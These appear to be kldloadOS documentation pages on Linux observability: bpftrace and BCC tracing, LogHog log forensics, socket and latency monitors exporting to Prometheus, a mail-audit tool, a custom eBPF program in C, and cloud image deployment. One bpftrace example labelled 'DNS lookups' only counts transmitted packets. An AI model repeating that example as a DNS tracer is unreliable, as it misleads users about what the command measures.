bpftrace -e 'tracepoint:syscalls:sys_exit_read /args.ret > 0/ { @bytes = hist(args.ret); }'
```

Press Ctrl+C to see a histogram of read sizes. If most reads are tiny (1–16 bytes), something might be doing inefficient I/O.

Count syscalls by process

```
bpftrace -e 'tracepoint:raw_syscalls:sys_enter { @[comm] = count(); }'
```

Ctrl+C after a few seconds. Shows which processes are making the most syscalls — a quick way to find noisy applications.

Level 3: Log forensics with LogHog

LogHog (`lh`) stitches logs from multiple sources by timestamp and gives you an interactive forensics interface:

```
lh
```

Interactive menu: - **(A)uth** — authentication failures (brute force, bad passwords, key rejections) - **(E)rrors** — system errors across all logs - **(L)ive All** — tail all logs stitched by timestamp - **(N)etwork** — network protocol activity (HTTP, SSH, DNS, etc.) - **(R)egEX** — search by pattern - **(I)P Search** — extract and locate IP addresses - **(J)SON Export** — structured output for further analysis

Example: find authentication failures

Launch `lh`, press `A`. It pulls auth failures from syslog, auth.log, journald, and sshd logs, stitched together chronologically:

```
Mar 21 14:23:01 sshd[1234]: Failed password for root from 203.0.113.5 port 43210
Mar 21 14:23:02 sshd[1234]: Failed password for root from 203.0.113.5 port 43210
Mar 21 14:23:03 sshd[1234]: Connection closed by 203.0.113.5 port 43210
```

Example: follow everything live

Launch `lh`, press `L`. All logs from all sources, merged by timestamp, streaming in real time. Ctrl+C to stop.

Installing the tools

Debian (most tools pre-installed)

eBPF tools (`bpftrace`, `bpfcc-tools`, `bpftool`, `linux-perf`) are in the kldloadOS base image.

For LogHog:

```
kpkg install libjson-c-dev libreadline-dev
cd /opt
git clone https://github.com/unixbox-net/linux-tools.git
cd linux-tools/debian/utils/lh
./install.sh
```

CentOS/RHEL

```
# eBPF tools
kpkg install bcc-tools bpftrace perf

# LogHog
kpkg install json-c-devel readline-devel
cd /opt
git clone https://github.com/unixbox-net/linux-tools.git
cd linux-tools/debian/utils/lh
./install.sh
```

The diagnostics scripts work out of the box:

```
# Use the right one for your distro
sudo /opt/linux-tools/debian/diagnostics/diagnostics.sh   # Debian
sudo /opt/linux-tools/rhel/rhel-diag.sh                   # CentOS/RHEL
```

Cheat sheet

I want to…	Run this
Quick health check	`kst`
Full system diagnostic	`diagnostics.sh` or `rhel-diag.sh`
See new processes	`execsnoop`
See file opens	`opensnoop`

See TCP connections	`tcpconnect`
See TCP session details	`tcplife`
See disk I/O latency	`biolatency`
See slow file ops	`fileslower 10`
Watch all logs live	`lh` → L
Find auth failures	`lh` → A
Count syscalls by process	`bpftrace -e 'tracepoint:raw_syscalls:sys_enter { @[comm] = count(); }'`

Next level

Once you're comfortable with the BCC tools and basic bpftrace, move on to Observability — Intermediate to build real-time dashboards with socket_snoop, latency_snoop, and Prometheus.

← Tutorials ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

Observability — Intermediate

You know `execsnoop` and `bpftrace` one-liners. Now build real-time monitoring: eBPF-powered socket tracking, latency measurement with Prometheus metrics, and dashboards that show what's happening inside the kernel.

---

socket_snoop — Real-time TCP state monitoring

`socket_snoop` hooks into the kernel's `inet_sock_set_state` tracepoint and logs every TCP state change — connections opening, closing, hanging in TIME_WAIT, retransmitting. It's a lightweight alternative to running `tcpdump` or `ss` in a loop.

Install

```
cd /opt/linux-tools/debian/monitoring

# One-shot install (system deps + Python venv)
chmod +x install-deps-debian.sh
sudo ./install-deps-debian.sh

python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt
```

Or use the Makefile:

```
make setup    # system deps
make deps     # Python venv + pip
make test     # run tests
sudo make run # start monitoring
```

Run it

```
sudo .venv/bin/python socket_snoop.py --log-file /var/log/socket_monitor.log
```

Output (live to console + file):

```
Mar 21 2026 14:23:25.454 State Change: SRC=10.100.10.150:39134 DST=10.100.10.202:8000 PID=30512 COMM=nginx
STATE=Connection Closing (FIN_WAIT1)
Mar 21 2026 14:23:25.455 State Change: SRC=10.100.10.150:39134 DST=10.100.10.202:8000 PID=30512 COMM=nginx
STATE=Waiting (FIN_WAIT2)
Mar 21 2026 14:23:25.501 State Change: SRC=10.100.10.150:39134 DST=10.100.10.202:8000 PID=30512 COMM=nginx
STATE=Cooldown (TIME_WAIT)
```

Filter by process, IP, or port

```
# Only watch nginx
sudo .venv/bin/python socket_snoop.py --pid $(pgrep nginx)

# Only watch connections to the database
sudo .venv/bin/python socket_snoop.py --dst-ip 10.100.10.50 --dst-port 5432
```

```
# Only active connections (skip TIME_WAIT noise)
sudo .venv/bin/python socket_snoop.py --active-only
```

Run as a systemd service

```
sudo cp systemd/socket-snoop.service /etc/systemd/system/
sudo systemctl daemon-reload
sudo systemctl enable --now socket-snoop.service

# Check status
journalctl -u socket-snoop -f
```

Run in Docker

```
sudo docker build -t socket-snoop:latest .
sudo docker run --rm -it \
  --privileged --pid=host --net=host \
  -v /lib/modules:/lib/modules:ro \
  -v /usr/src:/usr/src:ro \
  -v /sys:/sys:ro \
  -v /var/log:/var/log \
  socket-snoop:latest \
  /app/.venv/bin/python /app/socket_snoop.py --log-file /var/log/socket_monitor.log
```

What to look for

Pattern	Meaning
Many SYN_SENT → no ESTABLISHED	Connection refused or firewall blocking
Piling up TIME_WAIT	High connection churn — consider connection pooling
Retransmissions	Network packet loss or congestion
Long-lived ESTABLISHED	Persistent connections (database pools, WebSockets)
CLOSE_WAIT accumulating	Application not closing sockets (resource leak)

---

latency_snoop — TCP latency with Prometheus

`latency_snoop` goes deeper — it measures the actual time between TCP state transitions and exports metrics to Prometheus.

Install

Same venv as socket_snoop, plus:

```
source /opt/linux-tools/debian/monitoring/.venv/bin/activate
pip install prometheus_client
```

Run with Prometheus exporter

```
sudo .venv/bin/python latency_snoop.py \
  --prometheus-port 9900 \
  --log-file /var/log/latency_monitor.log
```

Now `http://localhost:9900/metrics` serves Prometheus metrics:

```
# HELP tcp_connect_latency_ms TCP connect latency (SYN_SENT to ESTABLISHED)
# TYPE tcp_connect_latency_ms histogram
tcp_connect_latency_ms_bucket{le="1.0"} 142
tcp_connect_latency_ms_bucket{le="5.0"} 203
tcp_connect_latency_ms_bucket{le="10.0"} 215
tcp_connect_latency_ms_bucket{le="50.0"} 218
tcp_connect_latency_ms_bucket{le="100.0"} 218
```

```
# HELP tcp_retransmits_total TCP segment retransmissions
# TYPE tcp_retransmits_total counter
tcp_retransmits_total 7
```

Advanced options

```
# JSON output (for piping to jq, Elasticsearch, etc.)
sudo .venv/bin/python latency_snoop.py --json

# Per-flow metrics (WARNING: high cardinality — use for debugging, not production)
sudo .venv/bin/python latency_snoop.py --prometheus-port 9900 --per-flow

# Collect user-space stack traces
sudo .venv/bin/python latency_snoop.py --stacks --prometheus-port 9900

# Custom histogram buckets (in milliseconds)
sudo .venv/bin/python latency_snoop.py --prometheus-port 9900 \
  --buckets "0.5,1,2,5,10,25,50,100,250,500,1000"

# Filter to just database traffic
sudo .venv/bin/python latency_snoop.py \
  --dst-port 5432 \
  --prometheus-port 9900
```

What latency_snoop measures

Metric	What it captures
Connect latency	Time from SYN_SENT → ESTABLISHED (TCP handshake)
RTT (srtt_us)	Kernel's smoothed round-trip time estimate
RTT deviation (mdev_us)	Jitter — how much RTT varies
Retransmits	Packets the kernel had to resend
Process metadata	PID, thread ID, parent PID, UID, command name
Cgroup/K8s	Cgroup ID, pod UID, container ID (if running in K8s)

Wire it into Prometheus + Grafana

Add latency_snoop to your Prometheus config

```
# /etc/prometheus/prometheus.yml
scrape_configs:
  - job_name: "latency-snoop"
    static_configs:
      - targets: ["localhost:9900"]
```

```
systemctl restart prometheus
```

Build a Grafana dashboard

Create panels with these queries:

Connect latency (p50 / p95 / p99):

```
histogram_quantile(0.50, rate(tcp_connect_latency_ms_bucket[5m]))
histogram_quantile(0.95, rate(tcp_connect_latency_ms_bucket[5m]))
histogram_quantile(0.99, rate(tcp_connect_latency_ms_bucket[5m]))
```

Retransmit rate:

```
rate(tcp_retransmits_total[5m])
```

Connection rate:

```
rate(tcp_connect_latency_ms_count[5m])
```

Alert on latency spikes

```
# /etc/prometheus/alerts.yml
groups:
  - name: latency
    rules:
      - alert: HighTCPConnectLatency
        expr: histogram_quantile(0.95, rate(tcp_connect_latency_ms_bucket[5m])) > 50
        for: 5m
        labels:
          severity: warning
        annotations:
          summary: "p95 TCP connect latency >50ms on {{ $labels.instance }}"

      - alert: HighRetransmitRate
        expr: rate(tcp_retransmits_total[5m]) > 10
        for: 5m
        labels:
          severity: warning
        annotations:
          summary: "TCP retransmit rate >10/s on {{ $labels.instance }}"
```

Combine socket_snoop + latency_snoop + Prometheus

Run both as systemd services:

```
# socket_snoop — event log (console + file)
# latency_snoop — metrics (Prometheus)

# Create latency_snoop service
cat > /etc/systemd/system/latency-snoop.service << 'EOF'
[Unit]
Description=TCP Latency Monitor (eBPF)
After=network.target

[Service]
ExecStart=/opt/linux-tools/debian/monitoring/.venv/bin/python \
  /opt/linux-tools/debian/monitoring/latency_snoop.py \
  --prometheus-port 9900 \
  --log-file /var/log/latency_monitor.log
Restart=always
RestartSec=5

[Install]
WantedBy=multi-user.target
EOF

systemctl daemon-reload
systemctl enable --now socket-snoop latency-snoop
```

Now you have: - **socket_snoop** → real-time event stream in `/var/log/socket_monitor.log` (grep it, tail it, feed to LogHog) - **latency_snoop** → continuous metrics on `:9900` (scrape with Prometheus, visualize in Grafana)

Email infrastructure auditing with mail-audit

If your kldloadOS system runs a mail server or you need to audit mail delivery:

```
cd /opt/linux-tools/debian/email
```

```
# Install dependencies
pip install dnspython cryptography pyOpenSSL requests

# Audit a domain
./mail-audit.py example.com
```

Generates `example.com.json` + `example.com.txt` with: - SPF record analysis (DNS cost, over-limit detection) - DKIM selector discovery (brute-force scan) - DMARC policy parsing and linting - TLS/STARTTLS handshake testing per MX - DANE/TLSA record checks - MTA-STS policy fetch - DNSBL blacklist checks (Spamhaus, Spamcop, Barracuda, etc.) - Per-MX port probing (25, 465, 587, IMAP, POP) - Overall score: Authentication (40%), Transport (30%), Hygiene (20%), Client (10%)

```
# Verbose mode
./mail-audit.py example.com -vv

# Rate-limited (for batch scanning)
./mail-audit.py example.com --max-qps 2

# Skip port 25 checks (cloud environments block outbound SMTP)
./mail-audit.py example.com --assume-port25-blocked

# Batch scan
xargs -a domains.txt -I{} ./mail-audit.py {} --max-qps 1
```

Next level

Ready to write your own eBPF programs in C, build custom kernel modules, and deploy kldloadOS images to AWS/Azure? Move on to Observability — Advanced.

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

Observability — Advanced

Write your own eBPF programs in C. Build kernel-level telemetry tools. Deploy instrumented kldloadOS images to cloud providers. This is the deep end.

Writing eBPF programs in C

The BCC tools and bpftrace are great for one-off tracing, but production observability tools need compiled eBPF programs — deterministic performance, no runtime compilation, CO-RE (Compile Once, Run Everywhere) portability.

Prerequisites

```
# Debian
kpkg install clang llvm libbpf-dev linux-headers-$(uname -r) bpftool

# CentOS/RHEL
kpkg install clang llvm libbpf-devel kernel-devel-$(uname -r) bpftool
```

Project structure

```
my-ebpf-tool/
├── Makefile
├── src/
│   ├── common.h           ← shared structs between kernel and userspace
│   ├── my_tool.bpf.c      ← eBPF program (runs in kernel)
│   └── my_tool.c           ← userspace loader (runs in userland)
└── build/                   ← compiled output
```

Step 1: Define shared types (common.h)

```
// common.h — shared between kernel and userspace
#ifndef __COMMON_H
#define __COMMON_H

struct event {
    __u32 pid;
    __u32 uid;
    __u64 timestamp_ns;
    __u64 latency_ns;
    char comm[16];
    char filename[256];
};

#endif
```

Step 2: Write the eBPF program (my_tool.bpf.c)

```
// my_tool.bpf.c — kernel-space eBPF program
#include "vmlinux.h"
#include <bpf/bpf_helpers.h>
```

```
#include <bpf/bpf_tracing.h>
#include <bpf/bpf_core_read.h>
#include "common.h"

// Ring buffer for events (replaces perf_buffer — lower overhead)
struct {
    __uint(type, BPF_MAP_TYPE_RINGBUF);
    __uint(max_entries, 256 * 1024);  // 256KB
} events SEC(".maps");

// Hash map to track enter timestamps
struct {
    __uint(type, BPF_MAP_TYPE_HASH);
    __uint(max_entries, 10240);
    __type(key, __u64);     // pid_tgid
    __type(value, __u64);   // timestamp
} start_times SEC(".maps");

// Hook: entering openat() syscall
SEC("tracepoint/syscalls/sys_enter_openat")
int trace_openat_enter(struct trace_event_raw_sys_enter *ctx)
{
    __u64 pid_tgid = bpf_get_current_pid_tgid();
    __u64 ts = bpf_ktime_get_ns();
    bpf_map_update_elem(&start_times, &pid_tgid, &ts, BPF_ANY);
    return 0;
}

// Hook: returning from openat() syscall
SEC("tracepoint/syscalls/sys_exit_openat")
int trace_openat_exit(struct trace_event_raw_sys_exit *ctx)
{
    __u64 pid_tgid = bpf_get_current_pid_tgid();

    __u64 *start_ts = bpf_map_lookup_elem(&start_times, &pid_tgid);
    if (!start_ts)
        return 0;

    __u64 latency = bpf_ktime_get_ns() - *start_ts;
    bpf_map_delete_elem(&start_times, &pid_tgid);

    // Only report slow opens (>1ms)
    if (latency < 1000000)
        return 0;

    struct event *e = bpf_ringbuf_reserve(&events, sizeof(*e), 0);
    if (!e)
        return 0;

    e->pid = pid_tgid >> 32;
    e->uid = bpf_get_current_uid_gid() & 0xFFFFFFFF;
    e->timestamp_ns = bpf_ktime_get_ns();
    e->latency_ns = latency;
    bpf_get_current_comm(&e->comm, sizeof(e->comm));

    bpf_ringbuf_submit(e, 0);
    return 0;
}

char LICENSE[] SEC("license") = "GPL";
```

Step 3: Write the userspace loader (my_tool.c)

```
// my_tool.c — userspace program that loads and reads eBPF events
#include <stdio.h>
#include <unistd.h>
#include <signal.h>
#include <bpf/libbpf.h>
#include "my_tool.skel.h"   // auto-generated by bpftool
```

```c
#include "common.h"

static volatile sig_atomic_t running = 1;

static void sig_handler(int sig) { running = 0; }

static int handle_event(void *ctx, void *data, size_t data_sz)
{
    struct event *e = data;
    printf("%-8d %-6d %-16s latency=%.2fms\n",
           e->pid, e->uid, e->comm,
           (double)e->latency_ns / 1000000.0);
    return 0;
}

int main(int argc, char **argv)
{
    struct my_tool_bpf *skel;
    struct ring_buffer *rb;
    int err;

    signal(SIGINT, sig_handler);
    signal(SIGTERM, sig_handler);

    // Load and verify eBPF program
    skel = my_tool_bpf__open_and_load();
    if (!skel) {
        fprintf(stderr, "Failed to load BPF skeleton\n");
        return 1;
    }

    // Attach to tracepoints
    err = my_tool_bpf__attach(skel);
    if (err) {
        fprintf(stderr, "Failed to attach BPF programs: %d\n", err);
        goto cleanup;
    }

    // Set up ring buffer consumer
    rb = ring_buffer__new(bpf_map__fd(skel->maps.events), handle_event, NULL, NULL);
    if (!rb) {
        fprintf(stderr, "Failed to create ring buffer\n");
        err = 1;
        goto cleanup;
    }

    printf("Tracing slow file opens (>1ms)... Ctrl+C to stop.\n");
    printf("%-8s %-6s %-16s %s\n", "PID", "UID", "COMM", "LATENCY");

    while (running) {
        err = ring_buffer__poll(rb, 100);
        if (err == -EINTR) {
            err = 0;
            break;
        }
        if (err < 0) {
            fprintf(stderr, "Ring buffer poll error: %d\n", err);
            break;
        }
    }

cleanup:
    ring_buffer__free(rb);
    my_tool_bpf__destroy(skel);
    return err < 0 ? 1 : 0;
}
```

Step 4: Build with the Makefile

```
# Makefile
CLANG     ?= clang
BPFTOOL   ?= bpftool
ARCH      := $(shell uname -m | sed 's/x86_64/x86/' | sed 's/aarch64/arm64/')
BUILD_DIR := build
SRC_DIR   := src

VMLINUX_H := $(SRC_DIR)/vmlinux.h
BPF_OBJ   := $(BUILD_DIR)/my_tool.bpf.o
SKEL_H    := $(SRC_DIR)/my_tool.skel.h
BINARY    := $(BUILD_DIR)/my_tool

.PHONY: all clean

all: $(BINARY)

$(BUILD_DIR):
    mkdir -p $@

# Generate vmlinux.h from running kernel's BTF
$(VMLINUX_H):
    $(BPFTOOL) btf dump file /sys/kernel/btf/vmlinux format c > $@

# Compile eBPF program
$(BPF_OBJ): $(SRC_DIR)/my_tool.bpf.c $(VMLINUX_H) $(SRC_DIR)/common.h | $(BUILD_DIR)
    $(CLANG) -g -O2 -target bpf -D__TARGET_ARCH_$(ARCH) \
        -I$(SRC_DIR) \
        -c $< -o $@

# Generate skeleton header from compiled BPF object
$(SKEL_H): $(BPF_OBJ)
    $(BPFTOOL) gen skeleton $< > $@

# Compile userspace loader
$(BINARY): $(SRC_DIR)/my_tool.c $(SKEL_H) $(SRC_DIR)/common.h | $(BUILD_DIR)
    $(CLANG) -g -O2 -I$(SRC_DIR) \
        $< -lbpf -lelf -lz -o $@

clean:
    rm -rf $(BUILD_DIR) $(VMLINUX_H) $(SKEL_H)
```

```
make clean && make all
sudo ./build/my_tool
```

How CO-RE works

The `vmlinux.h` generated from your kernel's BTF (BPF Type Format) contains all kernel struct definitions. The BPF CO-RE relocations in the compiled `.bpf.o` allow the same binary to run on different kernel versions — the loader adjusts struct field offsets at load time.

This means you can compile on one kldloadOS system and deploy the binary to any other kldloadOS system, regardless of kernel version.

Building a production eBPF service

Take the pattern above and add:

Prometheus metrics export

```
// In your userspace loader, add a simple HTTP metrics endpoint
// Or write the events to a Unix socket and have a Python sidecar export them

// Simple approach: write events to a ring buffer → Python consumer → prometheus_client
```

Better approach — write the eBPF C program for the kernel-space part and use Python BCC for the userspace consumer (like socket_snoop and latency_snoop do). This gives you:

- C performance in the kernel
- Python flexibility in userspace
- prometheus_client for metrics
- JSON output for log aggregation

Package as a systemd service

```
cat > /etc/systemd/system/my-ebpf-tool.service << 'EOF'
[Unit]
Description=Custom eBPF telemetry
After=network.target

[Service]
Type=simple
ExecStart=/usr/local/bin/my_tool
Restart=always
RestartSec=5

# Security hardening
CapabilityBoundingSet=CAP_BPF CAP_PERFMON CAP_NET_ADMIN CAP_SYS_RESOURCE
AmbientCapabilities=CAP_BPF CAP_PERFMON CAP_NET_ADMIN CAP_SYS_RESOURCE

[Install]
WantedBy=multi-user.target
EOF

cp build/my_tool /usr/local/bin/
systemctl daemon-reload
systemctl enable --now my-ebpf-tool
```

Deploying instrumented images to AWS

Build a kldloadOS system with your observability stack baked in, then push it to AWS as an AMI.

Step 1: Build and configure locally

```
# Build the ISO
PROFILE=server ./deploy.sh build

# Install to a local VM
./deploy.sh kvm-deploy

# SSH in and set up your stack:
# - Install socket_snoop + latency_snoop as systemd services
# - Install Prometheus node_exporter
# - Install your custom eBPF tools
# - Configure firewall rules
# - Shut down
```

Step 2: Export to raw image

```
# Inside the VM
kexport raw
```

Step 3: Upload to AWS

```
# Convert qcow2 → raw if needed
qemu-img convert -f qcow2 -O raw kldload-export-*.qcow2 kldload.raw

# Upload to S3
aws s3 cp kldload.raw s3://my-images/kldload-server.raw

# Import as AMI
aws ec2 import-image \
```

```
  --disk-containers "Format=RAW,UserBucket={S3Bucket=my-images,S3Key=kldload-server.raw}" \
  --description "kldloadOS server with observability stack" \
  --boot-mode uefi

# Check import progress
aws ec2 describe-import-image-tasks
```

Step 4: Launch

```
aws ec2 run-instances \
  --image-id ami-xxxxxxxxxxxx \
  --instance-type t3.medium \
  --key-name my-key \
  --security-group-ids sg-xxxx \
  --subnet-id subnet-xxxx \
  --tag-specifications 'ResourceType=instance,Tags=[{Key=Name,Value=kldload-monitored}]'
```

Or use the `deploy-vm.sh` helper:

```
cd /opt/linux-tools/aws/deploy-vm
AWS_REGION=us-west-2 INSTANCE_TYPE=t3.medium ./deploy-vm.sh
```

Step 5: Verify from inside the instance

```
# Check instance metadata
/opt/linux-tools/aws/meta-scrape/meta-scrape.py
```

Shows: instance ID, region, availability zone, AMI ID, instance type, public/private IPs, IAM role, security groups.

```
# Verify observability stack
kst                                     # health check
systemctl status socket-snoop           # socket events
systemctl status latency-snoop          # latency metrics
curl -s localhost:9900/metrics | head -20  # Prometheus metrics
curl -s localhost:9100/metrics | head -20  # node_exporter
```

Deploying to Azure

```
# Export as VHD
kexport vhd

# Upload
az storage blob upload \
  --account-name myaccount \
  --container-name images \
  --name kldload-server.vhd \
  --type page \
  --file kldload-export-*.vhd

# Create image
az image create \
  --resource-group mygroup \
  --name kldloadOS-server \
  --os-type Linux \
  --source https://myaccount.blob.core.windows.net/images/kldload-server.vhd

# Launch
az vm create \
  --resource-group mygroup \
  --name kldload-monitored \
  --image kldloadOS-server \
  --size Standard_B2ms \
  --admin-username admin \
  --ssh-key-values ~/.ssh/id_rsa.pub
```


Building an observability golden image


Automate the entire stack into a reproducible golden image:

```
#!/bin/bash
# build-observability-image.sh
# Creates a kldloadOS server with full observability stack

set -euo pipefail

# 1. Build the ISO
PROFILE=server ./deploy.sh build

# 2. Create a VM and install
ISO=$(ls -t live-build/output/*.iso | head -1)
virt-install \
  --name obs-golden \
  --ram 4096 --vcpus 4 \
  --disk size=40,format=qcow2 \
  --cdrom "$ISO" \
  --os-variant centos-stream9 \
  --boot uefi \
  --noautoconsole --wait

# 3. Copy setup script into the VM and run it
virt-customize -d obs-golden \
  --run-command 'kpkg install bcc-tools bpftrace perf' \
  --mkdir /opt/linux-tools \
  --copy-in /opt/linux-tools/debian/monitoring:/opt/linux-tools/debian/ \
  --run-command 'cd /opt/linux-tools/debian/monitoring && make setup && make deps' \
  --copy-in /etc/systemd/system/socket-snoop.service:/etc/systemd/system/ \
  --copy-in /etc/systemd/system/latency-snoop.service:/etc/systemd/system/ \
  --run-command 'systemctl enable socket-snoop latency-snoop' \
  --hostname obs-golden

# 4. Generalize
virt-sysprep -d obs-golden --operations defaults,-ssh-userdir --hostname localhost

# 5. Snapshot for cloning
virsh shutdown obs-golden 2>/dev/null || true
echo "Golden image ready at /var/lib/libvirt/images/obs-golden.qcow2"
echo "Clone with: qemu-img create -f qcow2 -b obs-golden.qcow2 -F qcow2 new-node.qcow2"
```

Now every new node you clone from this image comes up with the full observability stack running.

Full stack architecture





Beginner tools (bottom row): `kst` for quick checks, `diagnostics.sh` for full reports, `node_exporter` for basic system metrics.

Intermediate tools (middle): `socket_snoop` for event streams, `latency_snoop` for Prometheus metrics, `LogHog` for log forensics.

Advanced tools (top): Your custom eBPF programs, compiled with CO-RE, exporting to Prometheus, visualized in Grafana.

Reference: linux-tools repo

The observability tools referenced in this guide come from github.com/unixbox-net/linux-tools:

Tool	Location	Level
diagnostics.sh	`debian/diagnostics/`	Beginner
rhel-diag.sh	`rhel/`	Beginner
LogHog (lh)	`debian/utils/lh/`	Beginner
socket_snoop	`debian/monitoring/`	Intermediate
latency_snoop	`debian/monitoring/`	Intermediate
mail-audit	`debian/email/`	Intermediate
eBPF tool (C)	`debian/eBPF/`	Advanced
deploy-vm.sh	`aws/deploy-vm/`	Advanced
meta-scrape	`aws/meta-scrape/`	Advanced

← Tutorials

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

eBPF on kldload

eBPF lets you attach small programs to kernel events — trace syscalls, watch network packets, profile CPU usage, measure latency — without modifying the kernel or restarting anything.

What's installed

Debian installs include eBPF tools in the base image:

Tool	What it does
`bpftrace`	High-level tracing language (like awk for the kernel)
`bpftool`	Low-level BPF program/map inspection
`bpfcc-tools`	100+ ready-made scripts (opensnoop, execsnoop, tcplife, etc.)
`linux-perf`	Performance counters, flame graphs

CentOS/RHEL installs can enable eBPF by setting `KLDLOAD_ENABLE_EBPF=1` in the answers file before install, or install afterward:

```
dnf install -y bpftool bcc-tools bpftrace perf
```

Note: On CentOS the BCC tools package is `bcc-tools` (not `bpfcc-tools`). The individual tool names are the same.

Quick examples with bpftrace

bpftrace is the fastest way to start. Every example below runs as root and exits with Ctrl+C.

Who's opening files?

```
bpftrace -e 'tracepoint:syscalls:sys_enter_openat { printf("%s %s\n", comm, str(args.filename)); }'
```

Output:

```
firefox /usr/lib/firefox/libxul.so
sshd /etc/ssh/sshd_config
bash /etc/profile
```

Trace process execution

```
bpftrace -e 'tracepoint:syscalls:sys_enter_execve { printf("%s -> %s\n", comm, str(args.filename)); }'
```

Output:

```
bash -> /usr/bin/ls
bash -> /usr/bin/grep
cron -> /usr/sbin/logrotate
```

Histogram of read() sizes

```
bpftrace -e 'tracepoint:syscalls:sys_exit_read /args.ret > 0/ { @bytes = hist(args.ret); }'
```

Press Ctrl+C to see the histogram:

```
@bytes:
[1]                    42 |@@@@@@@@                            |
[2, 4)                 18 |@@@                                 |
[4, 8)                 37 |@@@@@@@                             |
[8, 16)                64 |@@@@@@@@@@@@                        |
[16, 32)              156 |@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@|
[32, 64)               91 |@@@@@@@@@@@@@@@@@@                  |
```

DNS lookups

```
bpftrace -e 'tracepoint:net:net_dev_xmit /args.len > 0/ { @packets[comm] = count(); }'
```

Latency of disk I/O

```
bpftrace -e '
kprobe:blk_account_io_start { @start[arg0] = nsecs; }
kprobe:blk_account_io_done /@start[arg0]/ {
  @usecs = hist((nsecs - @start[arg0]) / 1000);
  delete(@start[arg0]);
}'
```

BCC tools (ready-made scripts)

The BCC toolkit ships ~100 tools. On Debian they're in `/usr/sbin/`; on CentOS in `/usr/share/bcc/tools/`. Some highlights:

```
# Watch every file being opened system-wide
opensnoop

# Watch every process being launched
execsnoop

# TCP connections with latency and PID
tcpconnect

# TCP sessions with duration and bytes transferred
tcplife

# Trace DNS queries (requires running DNS resolver)
# gethostlatency   # traces getaddrinfo/gethostbyname

# Slow filesystem operations (>10ms)
fileslower 10

# Block device I/O latency histogram
biolatency

# Snoop on ext4/ZFS read/write calls
ext4slower 1
zfsslower 1

# Cache hit rate
cachestat

# CPU scheduler latency (how long tasks wait before running)
runqlat

# Memory allocation tracing
memleak
```

Run any of these with `-h` for options. Most accept a duration or count argument:

```
# Show TCP connections for 30 seconds then exit
tcplife 30

# Show top 10 processes by block I/O
biotop 10
```

---

bpftool — inspect loaded programs

```
# List all loaded BPF programs
bpftool prog list

# Show details of a specific program
bpftool prog show id 42

# List BPF maps (shared data structures)
bpftool map list

# Dump a map's contents
bpftool map dump id 7

# Show BTF (type information) availability
bpftool btf list
```

Practical use cases on kldload

Monitor ZFS pool I/O

```
# Trace ZFS read/write operations slower than 1ms
zfsslower 1

# Or trace the underlying block device
biolatency -d /dev/sda
```

Watch what the installer does

During a kldload install, trace every file being created:

```
opensnoop -f O_CREAT
```

Profile a slow boot

```
# Record a flame graph of the next 30 seconds
perf record -g -a sleep 30
perf script > out.perf

# Convert to flame graph (requires flamegraph.pl from github.com/brendangregg/FlameGraph)
stackcollapse-perf.pl out.perf | flamegraph.pl > flamegraph.svg
```

Network debugging

```
# See all new TCP connections with the process that made them
tcpconnect

# Count packets per process
bpftrace -e 'tracepoint:net:net_dev_xmit { @[comm] = count(); }'

# Trace TCP retransmits (sign of network problems)
tcpretrans
```

Writing a custom bpftrace script

Save as `trace-zpool-imports.bt`:

```
#!/usr/bin/env bpftrace

/* Trace zpool import operations via the spa_open path */
kprobe:spa_open {
  printf("zpool open: pid=%d comm=%s\n", pid, comm);
}

kretprobe:spa_open {
  printf("zpool open returned: pid=%d ret=%d\n", pid, retval);
}
```

Run it:

```
chmod +x trace-zpool-imports.bt
bpftrace trace-zpool-imports.bt
```

Kernel requirements

eBPF needs: - Kernel 4.x+ (kldload ships 5.14+ on CentOS, 6.x on Debian — both fine) - `CONFIG_BPF=y`, `CONFIG_BPF_SYSCALL=y` — enabled in all kldload kernels - BTF (BPF Type Format) for bpftrace struct access — present in kldload kernels - Root access (or `CAP_BPF` + `CAP_PERFMON` on newer kernels)

Check BTF availability:

```
ls /sys/kernel/btf/vmlinux && echo "BTF available" || echo "No BTF"
```

← Observability ↑ Top

Writing Custom eBPF Programs — kldload

Documentation

Writing Custom eBPF Programs

The BCC tools and bpftrace one-liners cover 80% of use cases. The other 20% requires writing your own programs. This page teaches you the bpftrace language from scratch, walks through three real custom scripts, and shows you how to graduate to BCC Python when bpftrace is not enough.

> **The power:** bpftrace is a domain-specific language designed for kernel tracing. It has the terseness of awk, the probing power of DTrace, and the safety of eBPF's in-kernel verifier. You write a few lines, the kernel executes them at wire speed, and you get answers that no other tool can give you. The overhead is measured in **nanoseconds**, not milliseconds.

The bpftrace language

Every bpftrace program has the same structure: one or more *probe* blocks, each with an optional filter and action.

```
probe /filter/ { action }
```

That is it. The probe fires when an event occurs. The filter decides whether to process it. The action does the work.

Your first program

```
bpftrace -e 'BEGIN { printf("tracing started\n"); }'
```

